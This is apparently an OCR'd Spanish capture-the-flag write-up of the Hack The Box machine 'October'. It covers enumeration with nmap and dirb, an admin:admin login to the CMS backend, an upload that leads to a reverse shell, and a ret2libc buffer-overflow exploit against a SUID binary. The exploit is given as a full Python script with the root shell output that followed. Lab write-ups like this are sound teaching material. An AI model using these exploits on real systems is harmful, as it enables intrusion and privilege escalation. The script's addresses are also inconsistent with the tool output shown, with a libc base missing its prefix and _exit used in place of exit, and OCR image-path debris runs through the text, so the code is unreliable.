



La máquina october de la plataforda de Hack The Box es una máquina de nivel intermedio en la que se estudia técnicas de buffer overflow. Para conseguir la flag de root será necesario utilizar una técnica conocida como Rec2lib para escalar privilegios.



Enumeración

La dirección IP de la máquina víctima es 10.129.96.113. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~]
└─$ ping -c 5 10.129.96.113 -R
PING 10.129.96.113 (10.129.96.113) 56(124) bytes of data.
64 bytes from 10.129.96.113: icmp_seq=1 ttl=63 time=76.9 ms
RR:     10.10.16.25
        10.129.0.1
        10.129.96.113
        10.129.96.113
        10.10.16.1
        10.10.16.25

64 bytes from 10.129.96.113: icmp_seq=2 ttl=63 time=48.7 ms     (same route)
64 bytes from 10.129.96.113: icmp_seq=3 ttl=63 time=50.5 ms     (same route)
64 bytes from 10.129.96.113: icmp_seq=4 ttl=63 time=48.8 ms     (same route)
64 bytes from 10.129.96.113: icmp_seq=5 ttl=63 time=48.9 ms     (same route)

--- 10.129.96.113 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 48.667/54.775/76.944/11.105 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.96.113 -oN scanner_october** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los script por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos script se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(root㉿kali)-[/home/administrador]
└─# cat nmap/scanner_october
# Nmap 7.945VN scan initiated Mon Jul 29 21:34:37 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_october 10.129.96.113
Nmap scan report for 10.129.96.113
Host is up, received user-set (0.10s latency).
Scanned at 2024-07-29 21:34:51 CEST for 40s
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 79:b1:35:b6:d1:25:12:a3:0c:b5:2e:36:9c:33:26:28 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBANmRR7UDp17vLPWjPYGFFxhFHygkw1gVmWZCAUO+TBY4OPnIWGRwrG+zyo39zVror9IS7wgI8rGUuwSd0Yc0xOYlrnZ9jvE7x/H5+Bm8MLaT4QIOI8PSjoRU4a8
AIA++cp5Tl4bw7yKZO6Odr1fgs+96yEb0B0p6puvOXdd970mGTci3uPlDiUyYLI1mAfBzQ15m4JUgsGyuMcAkI7ScqRt7Ar/O9YKoRG2FUPKQAMyJ1Q2QgmuSuaiQePhVFZBQfeMin77oigq8ftCMvyp5
b5WH3Gg3/u3vZcJLPEDEHpLf5dOY9P6dOZaDv1uMQfbfejnzpgej7WqK9f+Q2VGh5tG0bZl0TgQfoOeRInCZRPSiuOlhVaRENYD9xKoVvp8arXSg==
|   2048 16:00:68:51:d1:7b:07:5a:34:66:0d:4c:d0:25:56:f5 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC5Txq4c0jb5/pJpdDRNWw6kGit+0TeEKq3yWPLLPifxMillxkW1P4j51ANiLUE9wQjzBticFF4Ql6lplrrVft50grpQb+2qyB6l7Bg8dd3GZykdJk
KFhZWzcNKBrWCeBraioFFLRZqPPSir4emSWKp5zRFFteU9OS8xlw0dezzwAJM+maTF2fU4cXpeaC5rig/S4FTNV0B5fmDac4pg+HIvejIMFIMcE1Ue7UsUvfiE/+vQW19vyPZFtq14NdeBJb
|   256 e3:97:a7:92:23:72:bf:1d:09:88:85:b6:6c:17:4e:85 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKWJqXjmPMM11lDdFy512ITtTx1mh4bP6jxTLmGYtSBYkUUlQVJkX+WQen/zcnmWFlRvHzlsj5dflsx
|   256 89:85:90:98:20:bf:03:5d:35:7f:4a:a9:e1:1b:65:31 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA/9PENIoYUITEQDOKLYfiaUxVAgpixE8w//rH53DU7u
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.7 ((Ubuntu))
|_http-title: October CMS - Vanilla
|_http-favicon: Unknown favicon MD5: 1D585CCF71E2EB73F03BCF484CFC2259
| http-methods:
|   Supported Methods: GET HEAD POST PUT PATCH DELETE OPTIONS
|_  Potentially risky methods: PUT PATCH DELETE
|_http-server-header: Apache/2.4.7 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Jul 29 21:35:31 2024 -- 1 IP address (1 host up) scanned in 53.38 seconds
```

Análisis del puerto 80 (HTTP)


Al acceder a la página web disponible en el servidor, descubrí que se trataba de un gestor de contenido llamado October. October es un CMS (Content Management System) autoalojado basado en el lenguaje de programación PHP y el framework Laravel. Es conocido por su simplicidad y flexibilidad, lo que lo hace ideal tanto para desarrolladores como para usuarios finales.




Para obtener más información, utilicé Dirb, una herramienta de escaneo de contenido web que permite descubrir archivos y directorios ocultos en un servidor. Dirb realiza un ataque basado en diccionario, enviando solicitudes HTTP para cada entrada en su lista de palabras y analizando las respuestas del servidor.

```
┌──(root㉿kali)-[/home/administrador]
└─# dirb http://10.129.96.113/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Jul 29 21:53:59 2024
URL_BASE: http://10.129.96.113/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.129.96.113/ ----
+ http://10.129.96.113/account (CODE:200|SIZE:5107)
+ http://10.129.96.113/backend (CODE:302|SIZE:408)
+ http://10.129.96.113/blog (CODE:200|SIZE:4273)
+ http://10.129.96.113/Blog (CODE:200|SIZE:4273)
==> DIRECTORY: http://10.129.96.113/config/
+ http://10.129.96.113/error (CODE:200|SIZE:3359)
+ http://10.129.96.113/forgot-password (CODE:200|SIZE:3857)
+ http://10.129.96.113/forum (CODE:200|SIZE:9621)
+ http://10.129.96.113/index.php (CODE:200|SIZE:5190)
==> DIRECTORY: http://10.129.96.113/modules/
==> DIRECTORY: http://10.129.96.113/plugins/
+ http://10.129.96.113/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://10.129.96.113/storage/
==> DIRECTORY: http://10.129.96.113/tests/
==> DIRECTORY: http://10.129.96.113/themes/
==> DIRECTORY: http://10.129.96.113/vendor/
```


Al acceder al directorio /backend, encontré a un sistema de inicio de sesión. Además, las credenciales predeterminadas admin:admin permitían el acceso.




Este gestor de contenido permite subir archivos al servidor, incluyendo aquellos con la extensión .php5. Esta funcionalidad puede ser explotada para obtener acceso a la máquina víctima al subir un archivo PHP malicioso.



Además, es posible ejecutar comandos en el servidor, lo que me permitiría tomar control del sistema y realizar acciones adicionales para comprometer la seguridad del mismo.




Teniendo en cuenta que puedo ejecutar comandos, el siguiente paso es acceder de forma remota a la máquina víctima. Para ello, utilicé una conexión de reverse shell, que me permitió establecer una sesión interactiva con el servidor comprometido.




Escalada de privilegios

En el directorio /usr/local/bin encontré un archivo ejecutable que me pareció interesante, ya que tenía activado el bit SUID. Esta información es bastante útil, ya que los archivos con el bit SUID activado pueden ser ejecutados con los permisos del propietario del archivo, lo que podría permitir la escalada de privilegios.




Sabiendo esto, descargué dicho archivo en mi máquina atacante para analizarlo con más detalle. Al examinarlo, descubrí que se trataba de un archivo ELF (Executable and Linkable Format) de 32 bits, es decir, un archivo ejecutable de Linux.




El análisis de este código es bastante sencillo. Si param_1 es menor que 2, es decir, solo se ha proporcionado el nombre de la aplicación sin ningún argumento adicional, el programa imprime la sintaxis correcta para usar la aplicación y luego termina la ejecución con exit(0). En caso contrario, el programa copia el segundo argumento (param_2[1]) al array input_user utilizando la función strcpy.

Es importante destacar que la función strcpy no verifica el tamaño del array de destino (input_user), lo que hace que el programa sea vulnerable a un ataque de desbordamiento de búfer (buffer overflow). Si el tamaño del argumento copiado excede los 112 bytes, se sobrescribirá la memoria adyacente, lo que podría permitir la ejecución de código arbitrario.




Antes de continuar, es necesario conocer el tipo de protecciones que tiene activadas la aplicación. En concreto, la protección NX (No eXecute) está activada, y la protección RelRO (Relocation Read-Only) está parcialmente activada. Además, es importante tener en cuenta que la protección ASLR (Address Space Layout Randomization) también está activada.

Esta aplicación utiliza la función strcpy y, por tanto, es vulnerable a ataques de buffer overflow. Para explotar esta vulnerabilidad, creé un patrón de 1024 caracteres.



Los caracteres introducidos sobrescriben el registro $eip. Sabiendo esto, utilicé la función pattern search de gdb para determinar el offset exacto necesario para controlar dicho registro.



El bit NX (No eXecute) es una característica de seguridad destinada a prevenir los ataques de buffer overflow al distinguir entre regiones de memoria destinadas a código ejecutable y aquellas destinadas a datos. Para eludir la protección NX, utilicé una técnica conocida como ret2libc, que consiste en reutilizar código ejecutable existente dentro de la librería compartida libc. En primer lugar, es necesario conocer la dirección de memoria de libc.

```
www-data@october:/usr/local/bin$ ldd ovrflw
        linux-gate.so.1 =>  (0xb772e000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7573000)
        /lib/ld-linux.so.2 (0x800d2000)
www-data@october:/usr/local/bin$ ldd ovrflw | grep "libc" | awk 'NF{print $NF}' | tr -d '()'
0xb7629000
www-data@october:/usr/local/bin$
```

Luego, es fundamental identificar las direcciones de memoria de las funciones system, exit y /bin/sh. Con esta información, diseñé un exploit que permite elevar privilegios.

```
www-data@october:/usr/local/bin$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "system"
   243: 0011b710    73 FUNC    GLOBAL DEFAULT   12 svcerr_systemerr@@GLIBC_2.0
   620: 00040310    56 FUNC    GLOBAL DEFAULT   12 __libc_system@@GLIBC_PRIVATE
  1443: 00040310    56 FUNC    WEAK   DEFAULT   12 system@@GLIBC_2.0
www-data@october:/usr/local/bin$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep "exit"
   111: 00033690    58 FUNC    GLOBAL DEFAULT   12 __cxa_at_quick_exit@@GLIBC_2.10
   139: 00033260    45 FUNC    GLOBAL DEFAULT   12 exit@@GLIBC_2.0
   446: 000336d0   268 FUNC    GLOBAL DEFAULT   12 __cxa_thread_atexit_impl@@GLIBC_2.18
   554: 000b84f4    24 FUNC    GLOBAL DEFAULT   12 _exit@@GLIBC_2.0
   609: 0011e5f0    56 FUNC    GLOBAL DEFAULT   12 svc_exit@@GLIBC_2.0
   645: 00033660    45 FUNC    GLOBAL DEFAULT   12 quick_exit@@GLIBC_2.10
   868: 00033490    84 FUNC    GLOBAL DEFAULT   12 __cxa_atexit@@GLIBC_2.1.3
  1037: 00128b50    60 FUNC    GLOBAL DEFAULT   12 atexit@GLIBC_2.0
  1380: 001ac204     4 OBJECT  GLOBAL DEFAULT   31 argp_err_exit_status@@GLIBC_2.1
  1492: 000fb480    62 FUNC    GLOBAL DEFAULT   12 pthread_exit@@GLIBC_2.0
  2090: 001ac154     4 OBJECT  GLOBAL DEFAULT   31 obstack_exit_failure@@GLIBC_2.0
  2243: 00033290    77 FUNC    WEAK   DEFAULT   12 on_exit@@GLIBC_2.0
  2386: 000fbff0     2 FUNC    GLOBAL DEFAULT   12 __cyg_profile_func_exit@@GLIBC_2.2
www-data@october:/usr/local/bin$ strings -a -t x /lib/i386-linux-gnu/libc.so.6 | awk '/\/bin\/sh/ {print}'
 162bac /bin/sh
www-data@october:/usr/local/bin$
```

Ahora sólo queda diseñar un exploit para elevar privilegios con la información obtenida anteriormente:

```python
#!/usr/bin/python3
import struct
from subprocess import call

'''
#######################################################
#    script de python para la maquina october         #
#    de la plataforma de hack the box                 #
#    Autor: Jesus Maria Diaz Gonzalez                 #
#    Fecha: 30-julio-2024                             #
#######################################################
'''
def prepare_address():
    direccion_libc=0x7573000
    #ret2lib --> EIP --> system_addr + exit_addr + bin_sh_addr
    buf = b"A"*112
    buf += struct.pack("<I", direccion_libc+0x00040310)
    buf += struct.pack("<I", direccion_libc+0x000b84f4)
    buf += struct.pack("<I", direccion_libc+0x000162bac)
    return buf
def exploit():
    buffer = prepare_address()
    for i in range(0, 1024):
        call(["/usr/local/bin/ovrflw", buffer])
if __name__ == '__main__':
    exploit()
```

Si se ha ejecutado con éxito este exploit se obtiene la shell de root:

```
www-data@october:/var/www/html/cms$ python3 exploit_october.py
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nstatus == __GCONV_FULL_OUTPUT' failed.
Syntax: Z◆
         $◆$◆D$◆
                 <input string>
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nstatus == __GCONV_FULL_OUTPUT' failed.
ovrflw: ../iconv/skeleton.c:737: __gconv_transform_utf8_internal: Assertion `nstatus == __GCONV_FULL_OUTPUT' failed.
Syntax: Z◆
         $◆$◆D$◆
                 <input string>
*** Error in `/usr/local/bin/ovrflw': munmap_chunk(): invalid pointer: 0xbffc4e8a ***
Syntax: Z◆
         $◆$◆D$◆
                 <input string>
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# cat /root/root.txt
cat: /eroot/root.txt: No such file or directory
# whoami
root
# cat /root/root.txt
[redacted]
#
```